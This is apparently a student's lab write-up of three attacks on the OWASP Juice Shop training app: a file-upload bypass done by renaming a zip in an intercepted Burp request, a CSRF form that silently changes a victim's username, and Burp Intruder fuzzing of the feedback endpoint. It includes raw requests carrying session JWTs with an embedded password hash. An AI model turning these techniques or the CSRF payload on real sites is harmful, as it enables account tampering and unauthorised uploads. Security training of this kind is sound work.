
Assignment 4

By: Karim Salem 1001619

1st Attack:


I logged in as bender, then went to complain part where an upload a file.



Customer: bender@juice-sh.op

Invoice: No file chosen


*Added a zip file and get the request.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
1 ×
Send
Cancel
Request
Pretty Raw Hex \n
3 matches

```
oxNjUwMTU4MDA2fQ.rkh47lwXI-c5mblqAGMC0P242g_K6uaMxNqv_j1djEixK1KV-2611m-eyY8lGey_6Bg2b0FrgLt4I40pIq2AipH805TN27bFt5
SbOPdIHpZ8iMFAeNkM8PBLW9G-mDvUj8ieFHuhyD726W7qPpcatCBCt-7ux1eYCmQ87dheqCY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydLoA8FMgMZArvy6h
Accept: */*
Origin: http://juice-shop.herokuapp.com
Referer: http://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6Im
JlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZ
WxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVm
YXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDQtMTYgMTg6MDI6NTQuNTg5ICswMDowMCI
sInVwZGF0ZWRBdCI6IjIwMjItMDQtMTYgMTg6MDI6NTQuNTg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MDE0MDAwNiwiZXhwIj
oxNjUwMTU4MDA2fQ.rkh47lwXI-c5mblqAGMC0P242g_K6uaMxNqv_j1djEixK1KV-2611m-eyY8lGey_6Bg2b0FrgLt4I40pIq2AipH805TN27bFt5
SbOPdIHpZ8iMFAeNkM8PBLW9G-mDvUj8ieFHuhyD726W7qPpcatCBCt-7ux1eYCmQ87dheqCY; continueCode=
XYgZ8y1WlamOdRZtxUDH5TKfzizSwH7WflqcLJSW9UQRtMMd4KjE3Mzb5vLR
Connection: close

------WebKitFormBoundarydLoA8FMgMZArvy6h
Content-Disposition: form-data; name="file"; filename="New folder (2).zip"
Content-Type: application/zip

PKC |T[äÀ²New folder (2)/tom.txtEÌ] à÷M¸Ã^,¶z+4´±bøÑôöeI¾M&3éÌ Gt^À(µÂeÅâ-×ÁÈâ¶SÀüÈ.
äµ»(Ücx¹%¸ñ-e÷§¾>§iÈºÅ-aÿ3ÈÎÔVNRóR.ö¿y%ÚN$Ì¾ÄTãPKC |T[äÀ² New folder (2)/tom.txtPKDµ
------WebKitFormBoundarydLoA8FMgMZArvy6h--
```


zip

Sending the request with removing the .zip.



```
oxNjUwMTU4MDA2fQ.rkh47lwXI-c5mblqAGMC0P242g_K6uaMxNqv_j1djEixK1KV-2611m-eyY8lGey_6Bg2b0FrgLt4I40pIq2AipH805TN27bFt5
Sb0PdIHpZ8iMFAeNkM8PBLW9G-mDvUj8ieFHuhyD726W7qPpcatCBCt-7ux1eYCmQ87dheqCY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydLoA8FMgMZArvy6h
Accept: */*
Origin: http://juice-shop.herokuapp.com
Referer: http://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6Im
JlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZ
WxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVm
YXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDQtMTYgMTg6MDI6NTQuNTg5ICswMDowMCI
sInVwZGF0ZWRBdCI6IjIwMjItMDQtMTYgMTg6MDI6NTQuNTg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MDE0MDAwNiwiZXhwIj
oxNjUwMTU4MDA2fQ.rkh47lwXI-c5mblqAGMC0P242g_K6uaMxNqv_j1djEixK1KV-2611m-eyY8lGey_6Bg2b0FrgLt4I40pIq2AipH805TN27bFt5
Sb0PdIHpZ8iMFAeNkM8PBLW9G-mDvUj8ieFHuhyD726W7qPpcatCBCt-7ux1eYCmQ87dheqCY; continueCode=
XYgZ8y1WlamOdRZtxUDH5TKfzizSwH7WflqcLJSW9UQRtMMd4KjE3Mzb5vLR
Connection: close

------WebKitFormBoundarydLoA8FMgMZArvy6h
Content-Disposition: form-data; name="file"; filename="aaa"
Content-Type: application/zip

PKC |T[äÀ²New folder (2)/tom.txtEÌ] à÷M¸Ã^,¶z+4´±bøÑôöeI¾M&3éÌ Gt^À(µÂeÅâ-¤ÁÈâ¶SÀüÈ.
äµ»(Ücx¹%¸ñ-e÷§¾>§ïÈºÅ-aÿ3ÈÎÔVNRóR.ö¿y%ÚN$Ì¾ÄTãPKC |T[äÀ² New folder (2)/tom.txtPKDµ
------WebKitFormBoundarydLoA8FMgMZArvy6h--
```

```
HTTP/1.1 204 No Content
Server: Cowboy
Content-Length: 0
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Date: Sat, 16 Apr 2022 20:21:52 GMT
Via: 1.1 vegur
```



Customer support will get in touch with you soon! Your complaint reference is #2

Customer: bender@juice-sh.op

Message *


Max. 160 characters 0/160

Invoice: Choose File No file chosen

Attack done successfully

2nd Attack:

By selecting another origin in the attack, it sends us to html editor.




```
<h3>Welcome to the real-time HTML editor!</h3>
<p>Type HTML in the textarea above, and it will magically appear in the frame below.</p>
```

Welcome to the real-time HTML editor!


Type HTML in the textarea above, and it will magically appear in the frame below.

Then we inspect elements so we can get hints from the html code



```
<input id="username" class="form-control mdl-textfield__input" type="text"
name="username" value="j0hNny" style="color: #FFFFFF;" placeholder="e.g.
SuperUser" aria-label="Text field for the username"> event
```

if input had a text, it returns an error.




```
<html>
<body>
<form action="juice-shop.herokuapp.com/profile" method="POST">
<input type="text" name="username" value="att">
<input type="submit" value="Set Username">
</form>
</body>

</html>
```

Not Found


The requested URL was not found on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

An attacker can perform attack by setting a new username.



```
<html>

<body>
<form action="http://juice-shop.herokuapp.com/profile" method="POST">
<input type="hidden" name="username" value="attacker">
<input type="submit" value="Set Username">

</form>

</body>
</html>
```


User Profile


Email:
bender@juice-sh.op

Username:
attacker

3rd Attack:

Attack from the feedback request:


Head to the feedback/ complaint page and before pressing submit make sure intercept is on



Request to https://juice-shop.herokuapp.com:443 [46.137.15.86]

```
POST /api/Feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDUtMDMgMTg6MDQ6MzEuODEwICswMDowMCIsInVwZGF
0ZWRBdCI6IjIwMjItMDUtMDMgMTg6MDQ6MzEuODEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MTYxMjk1OCwiZXhwIjoxNjUxNjMwOTU4fQ.mNGsWmeOs3GhsbpHDKJbe4xJhECLFPHTLOvIi1W695XgaxMwSTYpGV0zjMzbCblxxW9q54ATbg5vfKCJzmr7wi9K2F1DY9DS6nWYCyxrYMEf_n
EbTN8IXOhgjNKfUsZu2-V15wuswA_x5aX-FD9G1taY6x10X-85B8sl4Sq3Csg; continueCode=VbtpIVU9HvtxT9FDu8i1SPaf46Hj9cQRSvWU5YSEzu1bCXXIRLskLi3gFNxU5D
Content-Length: 92
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDUtMDMgMTg6MDQ6MzEuODEwICswMDowMCIsInVwZGF
0ZWRBdCI6IjIwMjItMDUtMDMgMTg6MDQ6MzEuODEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MTYxMjk1OCwiZXhwIjoxNjUxNjMwOTU4fQ.mNGsWmeOs3GhsbpHDKJbe4xJhECLFPHTLOvIi1W695XgaxMwSTYpGV0zjMzbCblxxW9q54ATbg5vfKCJzmr7wi9K2F1DY9DS6nWYCyxrYMEf_n
EbTN8IXOhgjNKfUsZu2-V15wuswA_x5aX-FD9G1taY6x10X-85B8sl4Sq3Csg
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"UserId":3,"captchaId":13,"captcha":"8","comment":"blabla (***der@juice-sh.op)","rating":3}
```

Sent to intruder and specified target.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /api/Feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGM
EuODEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDUtMDMgMTg6MDQ6MzEuODEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MTYxMjk1OCwiZXhwIjoxNjUxNjMwOTU4fQ.mNGsWmeOs3GhsbpHDKJbe4xJhECLFPHTLOvIi1W695XgaxMwSTYpGV0zjMzbCblxxW9q
Content-Length: 92
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NG
jIwMjItMDUtMDMgMTg6MDQ6MzEuODEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MTYxMjk1OCwiZXhwIjoxNjUxNjMwOTU4fQ.mNGsWmeOs3GhsbpHDKJbe4xJhECLFPHTLOvIi1W695XgaxMwSTYpGV0zjMzbCblxxW9q54ATbg5vfKCJzmr7wi9K2F1DY9DS6nWYCyx
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"UserId":3,"captchaId":13,"captcha":"8","comment":"§blabla (***der@juice-sh.op)§","rating":3}
```

Trying various payloads.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1   Payload count: 11
Payload type: Simple list   Request count: 11

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
2
3
4
5
6
7
8
9
10
11
```

Attack done succesfully

